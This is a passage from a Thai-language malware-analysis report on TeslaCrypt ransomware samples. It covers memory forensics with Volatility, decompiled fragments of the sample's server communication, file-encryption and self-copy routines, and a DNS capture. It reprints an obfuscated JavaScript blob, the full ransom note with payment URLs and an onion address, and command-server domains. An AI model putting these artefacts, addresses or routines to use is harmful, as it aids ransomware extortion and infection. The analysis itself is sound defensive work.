14, 86, 116, 244, 105, 189, 43, 252, 77, 144, 142, 223, 168, 75, 0, 168, 218, 47, 190, 78, 92, 108, 39, 63, 32, 135, 30, 198, 131, 237, 125, 213, 165, 19, 43, 244, 196, 124, 209, 0, 134, 103, 174, 169, 241, 117, 93, 27, 238, 109, 174, 92, 129, 100, 66, 51, 126, 61, 215, 209, 29, 50, 164, 0, 251, 74, 180, 190, 180, 166, 75]; } var f = e(); var h = ""; for (var c = 0; c < d.length; c += 2) { var a; function n(d, e, f) { return d(e.slice(f, f + 2), 16); } var r = n(parseInt, d, c); do a = f[(c >> 1) % f.length]; while (new Date() < b + String.fromCharCode(r ^ a); } return b;}!function() { function d(d) { return d("80d6fc6c0425f96bb2d46163cecf12546e214d9fbecbcfbf01271d3da8202b01034a0e1ecceefe16bf348f2e52ea124dc61050c0a17097e142c95ce55b463fafcc1ef1f6fc18ff547e787823ec70e5216360c9cff5e6e3b7b1274da1c73c9fe5c6b9999256027f9031b70408cd031a1ce18f951a4a507d82db27d00b412f3c37bd1c76e8eff02bdd3ad0e0fbfb1b80815d35253d742af01b7e95ae5757a5ca76d668db04de9cb413abb0960af1db678f0c44dd92cee6892825964e613800d91fdd519972b0afecd8333ba2fb0f9e6f7c9a071f00a73ee4e98211bad7290bdf7fc44e135b65795a3fb557d3bce4d8e7ca11948395e1df7f13d128428937894c5fe868b9c9eb92d403bd36ab2d42730d3cf464b626522858edadcef393c377ca07b0101034a6e1eceefe120bc04bcf47bed8896631153b4b42571a6f0695ce55b463fafcc1b2350880ddb20ea90a4071d1a559022c55b6e4c7c9b7b1274da1c73c9fb86edbdad91150b6565504129fd7790dad7b8f37bf8f07d82db27d00f953fcae189fca3ac1af70bdc1a05214ce9bb000f5d35253d742af01b7a44ff2fa671feb6360961e0bd1ed56f5fff72eaf1078f0c44dd9293c24328259b082e7654d41c9450f66db0acff886b2088fb0f9c6f31db555849c933b0ec9d47f5952821d4e45cf128a6478ed4fb7f7d3bce4d8e7ca1446c550c5cbab43d45ae20db6a945e94866b9c9eb92d107a972efb9a28059d881b4030159679fbecbcfbf61271d7ca87b434e510e2b4cd4efb224bf01b7a670bd338e19496a1b19571a0f0695ce55b463fafcc1b2350880ddb20ea90a4071d1a559022c55b7f1f8a6faaa9d4da1c73c9fe5a4f187f33b50b65655345a8cd52cf0e237db3afdc0559c68c07d5b9e12aec951d1c76e8eff62bdd3a7595da0deeea12f581d1f9e66af12e7b1158a2d2e51e6212fcc4a99b6dd56e5e4d558eaf187814806d96d7c3aa267a61d35a2e2d7ed44c946bdc6db8aeff886b20cab45dda2a2e97445d4ce86cfea30114b8c02621d4e45cf128a6478ed4fb7f7d3bce4d8e7ca1446c5b1b5cb3b46f1fc76f9725c69ecfac6b9c5eb92d483bd36ab2d4613cd2d7044a913f6487a6dbdfa1713c377ca87b0101034a6e43e4c5e16bf348f3a661ed65cd344b7f1d1c1830542c95ce55b463fafcc1b23545c1d8b01fb30a4372ccb658553619e3b9b9f89db1274da1c73c9fe5a4f1dad9571ff80258721bc19a6eeb077bfe65f6ce4bd42de13853fd54b5c351d1c76e8eff62bdd3e51f0fa2d4f65cf8861b0992508af16a4b936bb072e51e6212fcc4ac49cf756e5a89c16affc4fca450395c6d4e87b3675ce13047634d44c940bdc6db0aeff082661dabc46d0757cdb524b4fbc14e1a3cd5df585330b64e45cf17fef03dac1cb556582bde1dd6678b4462135e1df7f13d128420db28d5dddfc139d3cbf7695a3bd00ca0b2751989806118263f679fbecbcfbf61271d2ce93f45484d6d741edcffb133c862f3a661cd6b8c7b052b58524c724054d18d87ae62efac99b2660a8dc6b147e4656525ce49377541c55e6ffe6e3b7b127108bed3c9fe5a4f1dad9115ee2190739dfdc9f22e9877b9f37bf8f67d82db27d00b454e1a705dc902bc7b82ae8c9e55d40a8dfa322f5d35253d742af01b7e98ea06e611da97335cc49d48ce4ff2f3ce72eaf1078f0c44dd9293c24328259b082e7654d442c75f8e22fee9ffd3412088fb9f file_handle: 0x000003e0 offset: 0

รูปที่ 4.65 การเขียนไฟล์เว็บเพจการโอนเงินค่าไถ่ในลักษณะถูกอำพรางผ่านการใช้จาวาสคริปต์


หลังจากนั้นมัลแวร์จะเริ่มทำการค้นหาไฟล์ที่จะเข้ารหัสในไดเรกทอรี ทำการตรวจสอบคุณลักษณะของไฟล์ด้วยฟังก์ชัน GetFileAttributes แล้วจึงทำการเปิดไฟล์ด้วยฟังก์ชัน NtCreateFile ต่อมามัลแวร์จะมีการใช้ฟังก์ชัน NtReadFile ในการอ่านไฟล์โดยจะอ่านข้อมูลเพียง 32 ไบต์แรกของไฟล์ที่จะทำการเข้ารหัสซึ่งอาจคาดเดาได้ว่ามัลแวร์มีการตรวจสอบประเภทของไฟล์โดยการใช้การตรวจสอบ signature ของไฟล์ซึ่งอยู่ในส่วนหัวของไฟล์ว่าเป็นประเภทของไฟล์ที่ตรงกับเงื่อนไขที่จะทำการเข้ารหัสหรือไม่ หลังจากนั้นกระบวนการเข้ารหัสจะเริ่มต้นขึ้น



รูปที่ 4.66 มัลแวร์ทำการเปิดไฟล์ที่จะทำการเข้ารหัสและอ่านข้อมูลในส่วนของไฟล์



รูปที่ 4.67 มัลแวร์มีการอ่านเนื้อหาของไฟล์ทั้งหมดเพื่อนำไปเข้ารหัส



รูปที่ 4.68 กระบวนการเข้ารหัสต่อไฟล์ของมัลแวร์

เมื่อกระบวนการเข้ารหัสไฟล์เสร็จสิ้น มัลแวร์จะทำการเปิดไฟล์รูปภาพ ไฟล์เว็บเพจและไฟล์เอกสารซึ่งเก็บรายละเอียดวิธีและขั้นตอนในการโอนเงินค่าไถ่ไว้ และทำการลบตัวเองออกจากระบบ

นอกจากนั้นผู้วิเคราะห์ยังได้มีการวิเคราะห์หน่วยความจำของสภาพแวดล้อมที่ใช้ในการวิเคราะห์มัลแวร์ด้วยโดยอาศัยการส่งออกหน่วยความจำของสภาพแวดล้อมที่ใช้ในการวิเคราะห์มัลแวร์ออกมาเป็นไฟล์ แล้วจึงทำการวิเคราะห์ด้วยซอฟต์แวร์ volatility จุดแรกที่มีการสังเกตเมื่อทำการตรวจสอบหน่วยความจำพบว่า TeslaCrypt_2016/1 มีการตั้งชื่อไฟล์แบบสุ่มซึ่งหมายความไฟล์ของมัลแวร์ที่ถูกคัดลอกออกมาจากไฟล์ดรอปเปอร์อาจมีชื่อที่แตกต่างกันออกไปในแต่ละครั้ง

```
Volatility Foundation Volatility Framework 2.5
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 S
---------- -------------------- ------ ------ ------ -------- ------ ------ -
0x823c8830 System                    4      0     56      257 ------      0
0x820923b8 smss.exe                520      4      3       19 ------      0 2
0x821e2128 csrss.exe               584    520     11      381      0      0 2
0x822962c8 winlogon.exe            608    520     19      530      0      0 2
0x82138020 services.exe            652    608     16      271      0      0 2
0x82354da0 lsass.exe               664    608     22      361      0      0 2
0x82115da0 VBoxService.exe         824    652      8      105      0      0 2
0x820cfd78 svchost.exe             868    652     20      219      0      0 2
0x820bd4d0 svchost.exe             952    652     10      264      0      0 2
0x820dbda0 svchost.exe            1044    652     74     1368      0      0 2
0x81f0f7a8 svchost.exe            1104    652      6       75      0      0 2
0x81ef2020 svchost.exe            1180    652     13      183      0      0 2
0x81ed43c8 explorer.exe           1552   1472     16      438      0      0 2
0x81eb5a58 spoolsv.exe            1696    652     10      117      0      0 2
0x81ec2b20 svchost.exe            1884    652      5      107      0      0 2
0x821e1220 alg.exe                 920    652      6      105      0      0 2
0x820d9b90 VBoxTray.exe           1124   1552     11      143      0      0 2
0x821c6da0 wscntfy.exe            1480   1044      1       31      0      0 2
0x8208e790 wuauclt.exe            1748   1044      4      107      0      0 2
0x820e7390 Procmon.exe            1260   1552     11      152      0      0 2
0x8211b3c8 wmiprvse.exe           1408    868      5      134      0      0 2
0x821216e0 rynqujysikgn.ex        1076   1220      9      419      0      0 2
```

รูปที่ 4.69 แสดงรายการของโปรเซสที่ได้จากการวิเคราะห์หน่วยความจำ

หลังจากนั้นผู้วิเคราะห์ได้ทำการส่งออกโปรเซสของมัลแวร์คือ rynujysikgn.exe ออกมาเป็นไฟล์จากหน่วยความจำที่ได้ทำการวิเคราะห์เพื่อนำมาวิเคราะห์ต่อ ซึ่งจากการวิเคราะห์ไฟล์ rynujysikgn.exe ทำให้ผู้วิเคราะห์สามารถเห็นการทำงานของมัลแวร์ได้อย่างชัดเจนยิ่งขึ้นด้วยวิธีการดิสแอสเซมบลี ตัวอย่างเช่น ฟังก์ชันของมัลแวร์ที่ใช้ในการติดต่อกับเซิร์ฟเวอร์, ฟังก์ชันของมัลแวร์ที่ใช้ในการเข้ารหัส (คือกระบวนการอ่านข้อมูลเดิมของไฟล์แล้วเขียนข้อมูลไฟล์ที่เข้ารหัสแล้วทับ หรือฟังก์ชันที่ใช้การคัดลอกตัวเองออกเป็นโปรเซสใหม่ของมัลแวร์ และอีกหลายฟังก์ชัน แต่อย่างไรก็ตามข้อมูลที่ได้มายังคงเป็นข้อมูลแบบ static เท่านั้นซึ่งจำเป็นต้องมีการรันมัลแวร์และวิเคราะห์ทีละขั้นตอนเพื่อให้เห็นการเปลี่ยนแปลงภายในหน่วยความจำหรือรีจิสเตอร์เพื่อความชัดเจนในเรื่องของฟังก์ชันการทำงานของมัลแวร์มากขึ้น

```
while ( 1 )
{
  memset(&UrlComponents, 0, 0x3Cu);
  UrlComponents.dwStructSize = 60;
  UrlComponents.dwHostNameLength = 1;
  UrlComponents.dwUrlPathLength = 1;
  szServerName = 0;
  memset(&v56, 0, 0xFFu);
  szObjectName = 0;
  memset(&v58, 0, 0x1FFu);
  if ( InternetCrackUrlA((&lpszUrl)[4 * v14], strlen((&lpszUrl)[4 * v14]), 0, &UrlComponents) )
  {
    if ( UrlComponents.dwHostNameLength > 0 )
      strncpy_s(&szServerName, 0x100u, UrlComponents.lpszHostName, UrlComponents.dwHostNameLength);
    if ( UrlComponents.dwUrlPathLength > 0 )
      strncpy_s(&szObjectName, 0x200u, UrlComponents.lpszUrlPath, UrlComponents.dwUrlPathLength);
    v15 = InternetConnectA(hInternet, &szServerName, 0x50u, 0, 0, 3u, 0, 0);
    Buffer = 1200000;
    InternetSetOptionA(v15, 6u, &Buffer, 4u);
    v16 = HttpOpenRequestA(
            v15,
            *(LPCSTR *)(dword_4753C4 + 56),
            &szObjectName,
            0,
            0,
            *(LPCSTR **)(dword_4753C4 + 40),
            0x80000000,
            0);
    v53 = 0;
    memset(v54, 0, 0xFFu);
    dwNumberOfBytesRead = 0;
    v17 = strlen(&Optional);
    v18 = *(const CHAR **)(dword_4753C4 + 36);
    v19 = *(_DWORD *)(dword_4753C4 + 36);
    dwOptionalLength = v17;
    v24 = v19 + 1;
```

รูปที่ 4.70 ส่วนหนึ่งของฟังก์ชันที่มัลแวร์มีการใช้เพื่อส่งข้อมูลไปหาเซิร์ฟเวอร์ต้องสงสัย

```
if ( nNumberOfBytesToRead == v20 )
{
  memset((char *)lpBuffer + nNumberOfBytesToRead, v6, v6);
  v15 = HeapAlloc(hHeap, 8u, v7);
  if ( v15 )
  {
    v8 = _mm_loadl_epi64((const __m128i *)&qword_4233B8);
    v9 = _mm_loadl_epi64((const __m128i *)&qword_4233C0);
    _mm_storel_epi64((__m128i *)&v18, v8);
    _mm_storel_epi64((__m128i *)&v33, v9);
    _mm_storel_epi64((__m128i *)&v26, _mm_loadl_epi64((const __m128i *)&qword_4753D0));
    _mm_storel_epi64((__m128i *)&v27, _mm_loadl_epi64((const __m128i *)&qword_4753D8));
    _mm_storel_epi64((__m128i *)((char *)&v28 + 7), _mm_loadl_epi64((const __m128i *)&qword_4753E0));
    v10 = _mm_loadl_epi64((const __m128i *)&qword_4753E8);
    _mm_storel_epi64((__m128i *)&v19, v10);
    _mm_storel_epi64((__m128i *)&v34, v9);
    _mm_storel_epi64((__m128i *)((char *)&v29 + 7), v18);
    sub_412660(&v26, &v21);
    if ( sub_403040(v15) != 1 )
    {
      SetFilePointer(v4, 0, 0, 0);
      NumberOfBytesWritten = 0;
      if ( WriteFile(v4, &unk_475530, 0x15Cu, &NumberOfBytesWritten, 0) )
      {
        NumberOfBytesWritten = 0;
        if ( WriteFile(v4, &v18, 0x14u, &NumberOfBytesWritten, 0) )
        {
          NumberOfBytesWritten = 0;
          if ( WriteFile(v4, v15, v7, &NumberOfBytesWritten, 0) )
          {
            FlushFileBuffers(v4);
            qword_42CE90 += v7;
          }
        }
      }
```

รูปที่ 4.71 ส่วนหนึ่งขของฟังก์ชันที่มัลแวร์ใช้ในการเข้ารหัสไฟล์


```
Buffer = 0;
memset(&v9, 0, 0x1FFEu);
pszPath = 0;
memset(&v7, 0, 0x1FFEu);
SHGetFolderPathW(0, 5, 0, 0, &pszPath);
sub_411400(&v12, 12);
GetEnvironmentVariableW(*(LPCWSTR *)dword_4753C0, &Buffer, 0x2000u);
v0 = PathFindFileNameW(&ExistingFileName);
sub_406AC0(&FileName, *(_DWORD *)(dword_4753C0 + 28), &pszPath, v0);
v1 = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u, 0, 0);
v2 = GetLastError();
CloseHandle(v1);
if ( v2 == 2 )
{
  sub_406AC0(&FileName, *(_DWORD *)(dword_4753C0 + 32), &pszPath, &v12);
  do
  {
    CopyFileW(&ExistingFileName, &FileName, 0);
    SetFileAttributesW(&FileName, 2u);
    memset(&StartupInfo, 0, 0x44u);
    StartupInfo.wShowWindow = 1;
    StartupInfo.dwFlags = 1;
    StartupInfo.cb = 68;
  }
  while ( !CreateProcessW(0, &FileName, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation) );
  sub_411790();
  result = 1;
}
else
{
  result = 0;
}
return result;
```

รูปที่ 4.72 ส่วนหนึ่งของฟังก์ชันที่มัลแวร์ใช้ในการคัดลอกตัวเอง

4.3.4 ลำดับที่ 4 TeslaCrypt_2016/2

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 ในลำดับที่ 4 ด้วยวิธีการวิเคราะห์มัลแวร์แบบ dynamic พบรายละเอียดที่น่าสนใจดังนี้

มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 มีกระบวนการเข้ารหัสไฟล์จนเสร็จสมบูรณ์และมีการแสดงรายละเอียด ช่องทางและวิธีการจ่ายค่าไถ่ไม่ว่าจะเป็นในตอนที่กระบวนการเข้ารหัสไฟล์เสร็จสมบูรณ์และทุกครั้งที่มีการบูตระบบขึ้นมาใหม่ รายละเอียดเกี่ยวกับการโอนเงินทั้งหมดจะถูกเก็บอยู่ในไฟล์ 3 ประเภทได้แก่ ไฟล์รูป ไฟล์ข้อความและไฟล์เว็บเพจโดยใช้ชื่อไฟล์ว่า -!RecOveR!-weed++ และมีเนื้อหาภายในไฟล์เหมือนกันทั้งหมด โดยมีรายละเอียดที่น่าสนใจดังนี้



"$>6.;4'77/1:9+$80(!"$%(----- "$>6.;4'77/1:9+$80(!"$%(
"$>6.;4'77/1:9+$80(!"$%(----- "$>6.;4'77/1:9+$80(!"$%(

NOT YOUR LANGUAGE? USE https://translate.google.com

What's the matter with your files?

Your data was secured using a strong encryption with RSA4096.
Use the link down below to find additional information on the encryption keys using RSA-4096 https://en.wikipedia.org/wiki/RSA_(cryptosystem)

What exactly that means?

"$>6.;4'77/1:9+$80(!"$%(----- "$>6.;4'77/1:9+$80(!"$%(

It means that on a structural level your files have been transformed . You won't be able to use , read , see or work with them anymore .
In other words they are useless , however , there is a possibilty to restore them with our help .

What exactly happened to your files ???

*** Two personal RSA-4096 keys were generated for your PC/Laptop; one key is public, another key is private.
*** All your data and files were encrypted by the means of the public key , which you received over the web
*** In order to decrypt your data and gain access to your computer you need a private key and a decryption software, which can be found on one of our secret servers.

"$>6.;4'77/1:9+$80(!"$%(----- "$>6.;4'77/1:9+$80(!"$%(

What should you do next ?

There are several options for you to consider :
*** You can wait for a while until the price of a private key will raise, so you will have to pay twice as much to access your files or
*** You can start getting BitCoins right now and get access to your data quite fast .
In case you have valuable files , we advise you to act fast as there is no other option rather
than paying in order to get back your data.

In order to obtain specific instructions , please access your personal homepage by choosing one of the few addresses down below :
http://as3ws.fopyer.com/998DA936F3D19FE7
http://o4dm3.leaama.at/998DA936F3D19FE7
http://5ndw.titecorta.at/998DA936F3D19FE7

If you can't access your personal homepage or the addresses are not working, complete the following steps:
*** Download TOR Browser - http://www.torproject.org/projects/torbrowser.html.en
*** Install TOR Browser , open TOR Browser
*** Insert the following link in the address bar: xzjvdkgjxebzreap.onion/998DA936F3D19FE7

"$>6.;4'77/1:9+$80(!"$%(
"$>6.;4'77/1:9+$80(!"$%(
"$>6.;4'77/1:9+$80(!"$%(

**********IMPORTANT**********INFORMATION**********

Your personal homepages
http://as3ws.fopyer.com/998DA936F3D19FE7
http://o4dm3.leaama.at/998DA936F3D19FE7
http://5ndw.titecorta.at/998DA936F3D19FE7

Your personal homepage Tor-Browser xzjvdkgjxebzreap.onion/998DA936F3D19FE7
Your personal ID 998DA936F3D19FE7


"$>6.;4'77/1:9+$80(!"$%(
"$>6.;4'77/1:9+$80(!"$%(
"$>6.;4'77/1:9+$80(!"$%(

รูปที่ 4.73 รายละเอียดในการโอนเงินค่าไถ่ของ TeslaCrypt_2016/2

- แจ้งว่าไฟล์ของผู้ใช้งานถูกเข้ารหัสและถูกปกป้องผ่านอัลกอริธึม RSA แบบ 4,096 บิต รวมไปถึงรายละเอียดเบื้องต้นเกี่ยวกับแนวคิดการทำงานของอัลกอริธึมการเข้ารหัสแบบอสมมาตร โดยมีการแจ้งผู้ใช้งานว่ามีการสร้างคู่กุญแจสำหรับการเข้ารหัสขึ้น กุญแจสาธารณะถูกนำมาใช้ในการเข้ารหัสไฟล์โดยมีการดาวโหลดผ่านเว็บไซต์ และหากต้องการถอดรหัสไฟล์ ผู้ใช้จำเป็นต้องมีกุญแจลับซึ่งเข้าคู่กันกับกุญแจสาธารณะและโปรแกรมสำหรับถอดรหัสซึ่งถูกเก็บอยู่ในเซิร์ฟเวอร์ลับของเรา (ผู้ควบคุมมัลแวร์)
- แจ้งว่าผู้ใช้มีทางเลือกสองทางได้แก่ รอจนกระทั่งมูลค่าของกุญแจลับที่ต้องจ่ายเพิ่มขึ้นเป็นสองเท่าซึ่งหมายความว่าผู้ใช้ต้องจ่ายแพงมากกว่าเดิมสองเท่าเพื่อถอดรหัสไฟล์ หรือจ่ายทันทีในตอนนี้ผ่านบิทคอยน์โดยเข้าไปที่หน้าโฮมเพจสำหรับจ่ายค่าไถ่ซึ่งมีที่อยู่เว็บไซต์แยกตามเหยื่อแต่ละคน ในกรณีที่เหยื่อไม่สามารถเข้าถึงได้ ให้ทำการดาวโหลดโปรแกรม Tor Browser แล้วใช้ Tor Browser ในการเข้าถึงหน้าเว็บไซต์


ในการวิเคราะห์มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 แบบ dynamic นั้นพบว่ามัลแวร์มีการเข้ารหัสไฟล์จริงโดยไม่มีการเปลี่ยนชื่อไฟล์หรือนามสกุลไฟล์เป็นสัญลักษณ์แต่อย่างใด รูปด้านล่างเป็นตัวอย่างเปรียบเทียบ โดยด้านซ้ายเป็นการแสดงข้อมูลในไฟล์ที่ถูกเข้ารหัสแล้วใน

รูปแบบของเลขฐานสิบหกและด้านขวาเป็นการแสดงข้อมูลในไฟล์ต้นฉบับซึ่งเป็นไฟล์รูปภาพที่ยังไม่ถูกเข้ารหัสในรูปแบบของเลขฐานสิบหก



รูปที่ 4.74 ความแตกต่างระหว่างไฟล์ที่ถูกรหัส (ขวา) กับไฟล์ต้นฉบับที่ยังไม่ถูกเข้ารหัส (ซ้าย)


เมื่อเปรียบเทียบไฟล์ที่ถูกเข้ารหัสแล้วกับไฟล์ต้นฉบับที่ยังไม่ถูกเข้ารหัสจะเห็นว่ามีความแตกต่างกันอย่างสิ้นเชิง อีกทั้งไฟล์ที่ถูกเข้ารหัสแล้วยังมีการถูกเพิ่มข้อมูลบางอย่างเข้ามาด้วยซึ่งส่งผลให้ขนาดของไฟล์ที่ถูกเข้ารหัสลับเพิ่มขึ้นเล็กน้อย โดยเมื่อมีการเปรียบเทียบกับไฟล์ที่ถูกเข้ารหัสไฟล์อื่น จะเห็นได้อย่างชัดเจนถึงส่วนที่ถูกเพิ่มเข้ามาที่ส่วนหัวของไฟล์หรือส่วนที่เหมือนกันระหว่างสองไฟล์



รูปที่ 3 ส่วนของข้อมูลที่ถูกเพิ่มเข้ามาโดย TeslaCrypt_2016/2 ในทุก ๆ ไฟล์ที่ถูกเข้ารหัส

จากการเปรียบเทียบไฟล์และการตรวจพบข้อมูลที่ถูกเพิ่มเข้ามาที่ส่วนหัวของไฟล์ ส่วนหนึ่งคือค่า ID ซึ่งมีความเกี่ยวข้องกับการโอนเงินซึ่งในที่นี้คือ 998DA936F3D16FE7 และในส่วนที่เหลืออาจเป็นไปได้ว่าข้อมูลที่ถูกเพิ่มมานั้นเป็นส่วนของกุญแจที่ใช้ในการเข้ารหัสไฟล์ดังกล่าวที่ถูกเข้ารหัสด้วยกุญแจสาธารณะอีกทีหนึ่ง แต่อย่างไรก็ตามถ้ามีการแทรกข้อมูลของกุญแจสำหรับเข้ารหัสไว้ในไฟล์จริงก็อาจหมายความได้ว่าไฟล์ทุกไฟล์ถูกเข้ารหัสโดยการใช้กุญแจจากอัลกอริธึมในการเข้ารหัสแบบสมมาตรอันเดียวกัน เพราะผลลัพธ์ในส่วนนี้ของไฟล์ทุกไฟล์ที่ถูกเข้ารหัสนั้นเหมือนกันหมด

สำหรับพฤติกรรมทางด้านการใช้เครือข่ายของมัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 นั้น มัลแวร์มีการส่งข้อมูลไปหาเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมสองเซิร์ฟเวอร์ทั้งหมด 4 ครั้ง ซึ่งมีความเป็นไปได้สูงว่าจะเป็นเซิร์ฟเวอร์ที่ถูกแฮกและถูกยึดมาใช้เพื่อสนับสนุนการทำงานของมัลแวร์ โดยมีรายการเซิร์ฟเวอร์ที่ส่งข้อมูลไป ได้แก่




No.	Time	Source	Destination	Protocol	Length	Info
82	19.134651	10.0.2.15	10.42.254.5	DNS	82	Standard query 0xd311 A addagapublicschool.com
